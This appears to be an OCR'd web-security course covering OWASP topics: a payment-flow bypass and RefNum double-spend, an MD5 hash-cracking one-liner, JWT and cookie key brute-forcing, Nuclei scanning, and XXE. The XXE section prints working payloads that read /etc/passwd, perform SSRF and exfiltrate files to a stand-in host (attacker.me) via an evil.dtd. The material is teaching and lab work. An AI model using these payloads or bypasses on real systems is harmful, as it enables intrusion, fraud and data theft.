- I made an advertisement without link with no extra payment
- I modified the advertisement and put the link, the advertisement went pending for payment
- The flow seemed to be secure, although it wasn't
    - I captured the HTTP request, repeated the request with a little change
    - I removed link parameter completely, the advertisement passed the payment
    - However, the link hadn't been removed, so I could put link without extra pay

Double Spending

It's a real vulnerability which found few years ago

- In the payment's flow, most of Iran's payment service providers (PSP) follow the same flow
    - Clients have an invoice number called Reservation Number or **ResNum** for their payments
    - If they succeed in payment, they will be given a Reference Number or **RefNum**
    - Just after a successful payment, the clients gives back the **ResNum** and **RefNum** to the merchant for verification
    - The vulnerability here is to save **RefNum** and reuse it for another transaction
    - The merchant should stop double spend on **RefNum**
    - The vulnerability details are available here, read the post then watch the PoC clip



Tasks

Here are the tasks for insecure design lesson

PortSwigger Tasks

Open the following URL, try to solve challenges without hint

- Remote code execution via web shell upload
- Web shell upload via Content-Type restriction bypass
- Remote code execution via polyglot web shell upload

Safe Uploader

- Open the safe uploader challenge, try to solve the challenge
- Upload an allowed file type, analyze the uploader’s behavior
- Change the content, analyze the uploader’s behavior
- Try to find a way to change content and extension to achieve a vulnerability

Cryptographic Failures

Before Start

- Programming concepts and understanding
- Understanding web application architecture
- Basic knowledge of cryptography
- Basic knowledge of bash to run tools
- Installing and working with Go and Python tools
- HTTP protocol and headers

What Is It?

It’s an OWASP TOP10 2021 topic called Cryptographic Failures which includes many topics such as Password Storage, Weak Cryptography, etc. I’ll cover two main topics in this lesson:

- Password storage
- Weak or hardcoded crypto keys

Cryptography

The idea of cryptography is to convey a private message or piece of information from the sender party to the intended recipient without getting the message intruded on by a malicious or untrusted party. In the world of cryptography, this suspicious third party that is trying to sneak into a private communication to extract something sensitive out of it. Let’s review some concepts

- A simple text, easily perceived by a human, is called **plaintext** or cleartext
- The process of using mathematical algorithms to disguise sensitive information in plaintext is called **encryption**
- To make the algorithm work, you need a **key** which is unique to that algorithm and message
- In order to decrypt the encrypted text, the key and the name of the algorithm has to be known
- This conversion of cipher-text back to plaintext is called **decryption**
- Modern cryptography concerns itself with the following four objectives:
    - **Confidentiality.** The information cannot be understood by anyone for whom it was unintended
    - **Integrity.** The information cannot be altered in storage or transit between sender and intended receiver without the alteration being detected

    - **Non-repudiation.** The creator/sender of the information cannot deny at a later stage their intentions in the creation or transmission of the information
    - **Authentication.** The sender and receiver can confirm each other's identity and the origin/destination of the information
- Algorithms in cryptography are categorized by two main groups:
    - Single-key or symmetric-key encryption algorithms, such as AES. It is an encryption system where the sender and receiver of message use a single common key to encrypt and decrypt messages. Symmetric Key Systems are faster and simpler but the problem is that sender and receiver have to somehow exchange key in a secure manner
    - Pair-keys or asymmetric-key encryption algorithms, such as RSA. Under this system a pair of keys is used to encrypt and decrypt information. A public key is used for encryption and a private key is used for decryption. Public key and Private Key are different. Even if the public key is known by everyone the intended receiver can only decode it because he alone knows the private key
- Hashing is a **one-way function working without key,** it is impossible to decrypt a hash and obtain the original plaintext value
- There are some famous hashing functions, `md5`, `sha256`, `sha512` and `bcrypt`
- In computers, encoding is the process of putting a sequence of characters into a specialized format **for efficient transmission or storage**
- Let’s work with bash to make some encoded and encrypted values
- Making `md5`:

```
echo -n "Yashar" | openssl md5
af96621c38f08e7fe4165131841efaf8
```

- Making base64:


```
echo -n "Yashar" | openssl enc -base64
WWFzaGFy
```

- Encryption and decryption by `AES256` (using `base64` encoding for output/input)

```
echo -n "Yashar" | openssl enc -e -aes256 -a -k 123
U2FsdGVkX1/v/3juhPxDPStGtRni5VsakPm2nmcqXYs=

echo U2FsdGVkX1/v/3juhPxDPStGtRni5VsakPm2nmcqXYs= | openssl enc -d -aes256 -a -k 123
Yashar
```


- Now let’s make pair keys to encrypt and decrypt a message by RSA:

```
openssl genrsa -out yashar_private.pem 2048
openssl rsa -in yashar_private.pem -pubout > yashar_public.pem
echo secret > secret.txt
openssl rsautl -encrypt -inkey alice_public.pem -pubin -in secret.txt -out top_secret.
enc
openssl rsautl -decrypt -inkey alice_private.pem -in top_secret.enc
```



Password Storage

- A secure password storage prevents attackers to access to the users passwords even if the database is compromised
- Passwords **must** be hashed by a safe algorithm before saving in database
- Attackers are always able to brute force hashes offline, as a defender, it is only possible to slow down the process
- Hashing and encryption both provide ways to keep sensitive data safe. However, encryption for passwords is not recommended
- Hashing is a one-way function**,** it is impossible to decrypt a hash and obtain the original plaintext value
- Encryption is a two-way function**,** meaning that the original plaintext can be retrieved
- How attackers do crack the hashes? they use brute force attack
    - They generate a password which is supposed to be the original password
    - They calculate the hash of the password
    - They compare the hashed password with compromised hash
    - Repeat the process until they find the hash which matches the compromised hash



Let's pick a scenario, the `53669788324fd63195bb9eac1a77eeae` is compromised by an attacker, can you crack it? Let's see in action.

```
curl -s https://raw.githubusercontent.com/DavidWittman/wpxmlrpcbrute/master/wordlists/
1000-most-common-passwords.txt | while read pass; do echo -n $pass | md5 | grep 536697
88324fd63195bb9eac1a77eeae && echo Cracked: $pass; done
```

Furthermore, some online sites help attackers crack the password, such as cmd5 which uses a hash table which contain many strings in plain text and the MD5 hash equivalent. When a MD5 hash is submitted, the site searches in its database for the hash, if it's found, the corresponding plain text will be shown as a successful crack.

To mitigate the damage that a hash table or a dictionary attack could do, sites salt the passwords


- A salt is random data that is used as an additional input to a one-way function that hashes data
- Let's say that we have password `123456`, the MD5 is `e10adc3949ba59abbe56e057f20f883e` which certainly is in hash table of all sites
- Let's define a salt for it, such as `f1nd1ngn3m0`, the password becomes `f1nd1ngn3m0123456`
- The MD5 becomes `87defad138080ffa1a63071943cdc008` which is not found in any hash table

- How the site does check the password?
  - Each salt string should be saved in database
  - User submits `123456` as password, the `87defad138080ffa1a63071943cdc008` is in database
  - Before password comparison, web application retrieves the salt of user → `f1nd1ngn3m0`
  - The web application does: `md5($salt.$password) == 87defad138080ffa1a63071943cdc008`
  - If the password comparison is OK, the user will log in successfully
- If the database is leaked, the passwords are safe **against hash table**
- The same passwords do not have same hashes as they do without salt
- Attackers should spend huge amount of time to crack each password

JSON Web Token (JWT)

- JSON Web Token (JWT) is a way for securely transmitting information between parties
- JWT consists of three parts:
  - **Header**, containing the type of the token and the hashing algorithm
  - **Payload**, containing the claims
  - **Signature**, which can be calculated as HMAC SHA256
- The data is plaintext (Encoded and signed, not encrypted)
- JWT tokens are commonly sent by HTTP headers
- CORS and CSRF won’t be security issue
- Maintain only integrity of data (not confidentiality)

Let’s make a JWT token and analyze it.



Weak Crypto Keys

- Some sites or frameworks use encryption in Cookies
- If the encryption key is compromised or cracked, the Cookies can be modified
- Sometimes, modifying the Cookies will result in more severe vulnerabilities such as RCE
- For example, `Laravel` uses Cookie encryption to maintain **confidentiality** and **integrity**

```
eyJpdiI6IlpoRFFcL0J2azdcL0YxOW4yQkJ4VTJtQT09IiwidmFsdWUiOiJSUCtib1l2V1VHTWxzcWdtMEdtWl
lVNWEwXC8yZUlyYVwvYzN4OU5UNjZIRVk0YmQ5dHlRTTdTVXNVWWhXbDlnVDg3cjIweVdhY3RrSlhYRW1CVlY3
MWRnPT0iLCJtYWMiOiIzMzM1M2Q2Y2E0YTBkYjQwOWFmNGM5ZWNmMjBiNjIzN2Y3YWYxNjFjMWMxMjU4ODI0OT
JhOWQzNmMxNzhjNzliIn0==
```

- JWT is another example, a compact way for securely transmitting information between parties as a JSON object, it maintains **integrity**

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Illhc2hhciBTa
GFoaW56YWRlaCIsImlhdCI6MTUxNjIzOTAyMn0.xO7bp6ITIjeat6CNFjyg0TDqwTu0-W9r5axs9xA2BkI
```

- Django framework is another example, it uses Cookie encryption to maintain **confidentiality** and **integrity**

```
gAWVGgAAAAAAAAB9lIwKdGVzdGNvb2tpZZSMBndvcmtlZJRzLg:1o5ShB:mKTGAs6reXv3Znje08Fmy_t1sh5D
4nheT-NdB0nj0f4
```

The JWT may be vulnerable due to CVE, weak key, etc. I introduce two tools for security assessment, JWT_Tool and CookieMonster. Nice article:

✪ All about JWT attacks (tools included) !!!

JWT is a token system that was originally created to make it possible to verify authorization. Although this may be used for authentication in some circumstances. They are built on the

https://gowthamaraj-rajendran.medium.com/all-about-jwt-attacks-tools-included-8841c0a48b34

Let’s brute force key for the JWT example in action.

Tasks

Root-me.org Challenges

Solve the following challenges

- https://www.root-me.org/en/Challenges/Web-Server/JSON-Web-Token-JWT-Introduction
- https://www.root-me.org/en/Challenges/Web-Server/JSON-Web-Token-JWT-Weak-secret
- Bonus? go solve this one → https://www.root-me.org/en/Challenges/Web-Server/JWT-Revoked-token

Odin

Open the challenge and try to solve it

- Register a user and log-in with it, watch the Cookies
- Analyze the JWT, is there any vulnerability there?
- Analyze the claim, seems the `id` is random generated value
- So if you find a way to tamper the token, you need administration `id`
- How? by basic knowledge of application recon, what is recon? 🙂
- At the end you should able to view the `/admin` route

Vulnerable and Outdated Components

- What Is It?
- Nuclei
- Tasks


What Is It?

It’s an OWASP TOP10 2021 topic called Vulnerable and Outdated Components which mainly focuses on CVEs. I introduce a great tool to handle this topic.

Nuclei

Nuclei is used to send requests across targets based on a template, providing fast scanning on a large number of hosts.

- It has an engine, many templates and various options
- The templates follow YAML - is a human-readable data-serialization language
- It supports headless browser to identify DOM vulnerabilities
- It also supports SSRF detection by out of band technique



Nuclei accepts a configuration file which defines how to scan targets. The full manual can be found here, by configuration some templates can be included or skipped, some headers can added, etc. Let's make an example:

```
# Headers to include with all HTTP request
header:
  - 'X-BugBounty-Hacker: Hackerone'

# maximum number of templates executed in parallel
concurrency: 25
rate-limit: 100

# Template Denylist
exclude-tags: network # Tag based exclusion
exclude-templates:
  - technologies
  - ssl
```

Nuclei accepts target(s) as `STDIN` so it can be integrated with other tools such as `HTTPx`, for example:

```
echo memoryleaks.ir | httpx -silent | nuclei -config config.yaml
```

Let's see Nuclei in action.

Tasks

Open some websites, scan the site with Nuclei, analyze the results, you can target https://memoryleaks.ir for practice 🙂

OWASP Lessons - Week 5

XML External Entity

Insecure Deserialization

XXE

XML External Entity

- Before Start
- Data Transmission
- Dive into XML
- XXE Vulnerability
- XXE + SSRF
- XXE, Reading Files
- Blind XXE, Reading Files
- More Scenarios
- Recap
- Tasks

XXE

Before Start

- Programming concepts and understanding
- Understanding web application architecture
- Data transmission in web applications
- HTTP protocol and headers
- XML data type and structure


XXE

Data Transmission

Before start learning XXE, let's review some concepts in web application and various data transmission methods. As far as we know we can transfer data in different content types such as `application/x-www-form-urlencoded`. In this lesson I will introduce two other content types, XML and JSON. So what are these?

- Both JSON and XML are data formats used to send and receive data from web servers
- Both play an important role in organizing data into a readable format in many different languages and APIs
- JSON: JavaScript Object Notation
  - Easily parsed into a ready-to-use JavaScript object
  - Supported by most backend technologies and modern programming languages
- XML: Extensible Markup Language
  - Complex data Structure that must be passed
  - Manages data in a tree structure hierarchy

The transmission flow is something like this:



Let’s see in action, the PHP script below handles JSON input:

```
<?php
// Takes raw data from the request
$json = file_get_contents('php://input');

// Converts it into a PHP object
$data = json_decode($json);
var_dump($data);
```

Sending data:

```
curl localhost:8080/json.php -H "content-type: application/json" -d '{"name":"Yashar",
"admin": true, "obj":{}}'
object(stdClass)#1 (3) {
  ["name"]=>
  string(6) "Yashar"
  ["admin"]=>
  bool(true)
  ["obj"]=>
  object(stdClass)#2 (0) {
  }
}
```

Let’s see in action, the PHP script below handles XML input:

```
<?php
// Takes raw data from the request
$myXMLData = file_get_contents('php://input');

// Converts it into a PHP object
$data = simplexml_load_string($myXMLData) or die("Error: Cannot create object");

var_dump($data);
echo $data->username, "\n";
```

```
echo $data->email, "\n";
echo $data->instagram, "\n";
```

Sending data:

```
curl localhost:8080/xml.php -H "content-type: application/xml" -d "$(cat ./data)"
object(SimpleXMLElement)#1 (3) {
  ["username"]=>
  string(8) "voorivex"
  ["email"]=>
  string(23) "y.shahinzadeh@gmail.com"
  ["instagram"]=>
  string(9) "@voorivex"
}
voorivex
y.shahinzadeh@gmail.com
@voorivex

Data:
<owasp>
  <username>voorivex</username>
  <email>y.shahinzadeh@gmail.com</email>
  <instagram>@voorivex</instagram>
</owasp>
```

XXE

Dive into XML


Let’s learn some new terms:

- XML specification: behavior of an XML processor in terms of how it must read XML data
- XML entity: XML entities are a way of **representing an item of data within an XML document, instead of using the data itself**
- System identifier: document processing construct, tells computers how a specific file should be interpreted
- Document type definition (DTD): DTD defines the legal building blocks of an XML document
- An XML document with **correct syntax** is called **Well Formed**
- An XML document validated against a DTD is both **Well Formed** and **Valid**


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE note SYSTEM "./Note.dtd">
<note>
<to>Tove</to>
<from>Jani</from>
<heading>Reminder</heading>
<body>Don't forget me this weekend!</body>
</note>
```

```
<!DOCTYPE note
[
<!ELEMENT note (to,from,heading,body)>
<!ELEMENT to (#PCDATA)>
<!ELEMENT from (#PCDATA)>
<!ELEMENT heading (#PCDATA)>
<!ELEMENT body (#PCDATA)>
]>
```

Let me show two use cases, dependent response:



Independent response:



XXE

XXE Vulnerability

What is XXE? it's one of the topics in Security Misconfiguration in OWASP TOP10 2021, called Improper Restriction of XML External Entity Reference in Mitre. Let's see what the XXE is:

- XML (Extensible Markup Language) is a very popular data format
- Some applications use the XML format to transmit data between the browser and the server
- Altering XML may lead to External XML Entity (XXE)
- XXE allows an attacker to interfere with an application's **processing of XML data**
- XML specification contains various **potentially dangerous features**

In the previous example, let's change the code a little bit:

```
<?php
// Takes raw data from the request
$myXMLData = file_get_contents('php://input');

// Converts it into a PHP object
$data = simplexml_load_string($myXMLData, null, LIBXML_NOENT) or die("Error: Cannot cr
eate object");

//var_dump($data);
echo $data->username, "\n";
```

```
echo $data->email, "\n";
echo $data->instagram, "\n";
```

Let’s declare an entity, then reference it in XML document

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar "@changed">
]>
<owasp>
  <username>voorivex</username>
  <email>y.shahinzadeh@gmail.com</email>
  <instagram>&bar;</instagram>
</owasp>
```

The response:

```
voorivex
y.shahinzadeh@gmail.com
@changed
```

Let’s take advantage of system identifier which accepts exact location of a DTD(?) file:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar SYSTEM "/etc/passwd">
]>
<owasp>
  <username>voorivex</username>
  <email>y.shahinzadeh@gmail.com</email>
  <instagram>&bar;</instagram>
</owasp>
```

The result is

```
voorivex
y.shahinzadeh@gmail.com
##
# User Database
#
# Note that this file is consulted directly only when the system is running
# in single-user mode.  At other times this information is provided by
# Open Directory.
```


```
#
# See the opendirectoryd(8) man page for additional information about
# Open Directory.
##
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
...
```

There are two types of XXE, normal and blind. Detection in normal mode is easy, although in blind mode Out

XXE

XXE + SSRF

System identifiers accept URL, so other schemes such as `http`, `gopher`, `dict`, etc are acceptable:



Pass the following data in the previous example:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar SYSTEM "http://icollab.info/owasp.txt">
]>
<owasp>
  <username>voorivex</username>
  <email>y.shahinzadeh@gmail.com</email>
  <instagram>&bar;</instagram>
</owasp>
```

The response will be:

```
voorivex
y.shahinzadeh@gmail.com
OWASP
```

As it’s been seen, the HTTP request is sent and the response is shown.

The SSRF can be used in blind XXE to detect the vulnerability

The magic payload

```
<!DOCTYPE foo [ <!ENTITY % xxe SYSTEM "http://ip"> %xxe; ]>
```

Let’s see in the action.

XXE

XXE, Reading Files

If you try to read files which contain some special characters, such as `<`, the parser will throw an error (since they has special meaning for the parser). So some encodings should be applied on the target file content. I will introduce two method to read files containing special characters.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar SYSTEM "/Users/yasho/Desktop/test.php">
]>
<owasp>
  <username>voorivex</username>
  <email>y.shahinzadeh@gmail.com</email>
  <instagram>&bar;</instagram>
</owasp>
```

Will throw an error.

Using PHP Wrappers

System identifiers accepts various schemes, a useful one in XXE is `php://` which allows base64 encoding:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar SYSTEM "php://filter/read=convert.base64-encode/resource=/Users/yasho/D
esktop/test.php">
]>
<owasp>
  <username>voorivex</username>
  <email>y.shahinzadeh@gmail.com</email>
  <instagram>&bar;</instagram>
</owasp>
```

Which results in reading `test.php` file

Using CDATA

Special XML characters in **CDATA** (Character Data) tags are ignored by the XML parser.

```
<data><![CDATA[ < " ' & > characters are ok in here ]]></data>
```

So all which should be done is to put file's content in the `CDATA`

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
  <!ENTITY start "<![CDATA[">
  <!ENTITY file SYSTEM "/Users/yasho/Desktop/test.php">
  <!ENTITY end "]]>">
  <!ENTITY all "&start;&file;&end;">
]>
<owasp>
  <username>voorivex</username>
  <email>y.shahinzadeh@gmail.com</email>
  <instagram>&all;</instagram>
</owasp>
```

However, it will throw an error 🙂 why? the XML specification does not allow to include **external entities** in combination with **internal entities**.

The solution? **Parameter Entities**

> 💡 Parameter entities behave like and are declared almost exactly like a general entity. However, they use a `%` instead of an `&`, and they can **only** be used in a DTD while general entities can **only** be used in the document content.

Example:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
  <!ENTITY % test
  "<!ENTITY bar 'Voroivex'>">
  %test;
]>
<owasp>
  <username>voorivex</username>
  <email>y.shahinzadeh@gmail.com</email>
  <instagram>&bar;</instagram>
</owasp>
```

So the final exploit is something like this:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
  <!ENTITY % start "<![CDATA[">
  <!ENTITY % stuff SYSTEM "/tmp/test.php">
  <!ENTITY % end "]]>">
  <!ENTITY % dtd SYSTEM "http://attacker.me:9090/evil.dtd">
  %dtd;
]>
<owasp>
  <username>voorivex</username>
  <email>y.shahinzadeh@gmail.com</email>
  <instagram>&all;</instagram>
</owasp>
```

The `evil.dtd` file:

```
<!ENTITY all "%start;%stuff;%end;">
```

XXE

Blind XXE, Reading Files

Based on the lesson, the exploit will send the file's content to the attacker's server on the port `9091`:

```
<?xml version="1.0" ?>
  <!DOCTYPE r [
  <!ELEMENT r ANY >
  <!ENTITY % sp SYSTEM "http://attacker.me:9090/evil.dtd">
  %sp;
  %final;
]>

<owasp>
  <username>voorivex</username>
  <email>y.shahinzadeh@gmail.com</email>
  <instagram>&exfil;</instagram>
</owasp>
```

Meanwhile, the `evil.dtd` file:

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/Users/yasho/Deskt
op/test.php">
<!ENTITY % final "<!ENTITY exfil SYSTEM 'http://attacker.me:9091/?d=%data;'>">
```

Let's see in the action.

XXE

More Scenarios

- Many applications support a “File Upload” functionality
- XLSX, DOCX, PPTX, SVG or any XML MIME type formats
- root-me.org, SamBox-v3 is a good example

XXE

Recap

- Web applications use different content types for data transmission
- If the syntax of XML is correct, it's called **well formed**
- If DTD file validates XML successfully, it's called **valid XML**
- When a web application parses a malicious XML, it may result in XXE
- Parameter entities are like general entities but they are declared by `%`
- Parameter entities can **only** be used in a DTD, while general entities can **only** be used in the document content
- Attackers use dangerous XML features to exploit XXE
- There are six possible scenarios to read a file by XXE
  - Normal files + `SYSTEM` identifier
  - Special files + `SYSTEM` identifier + PHP wrapper
  - Special files + `SYSTEM` identifier + CDATA method
  - Normal files + OOB technique
  - Special files + PHP wrapper + OOB technique
  - Special files + CDATA method + OOB technique

XXE

Tasks

XXE Lab

Open the XXE-Lab and try to solve level 1 to 4:

- Level 1: Find a section which gets XML data, try to exploit it and read `/flag` file
- Level 2: Find a JSON data, change it to XML, does it parse? try to exploit it with SSRF to `http://127.0.0.1/admin.php`
- Level 3: Find a section which gets XML with independent response, try to exploit it and read `/etc/passwd` file
- Level 4: Find a section to upload `docx` file, does it vulnerable? try to exploit it and read `/etc/passwd` file

Insecure Deserialization

Before Start

- Programming concepts and understanding
- Object Oriented Programming basics
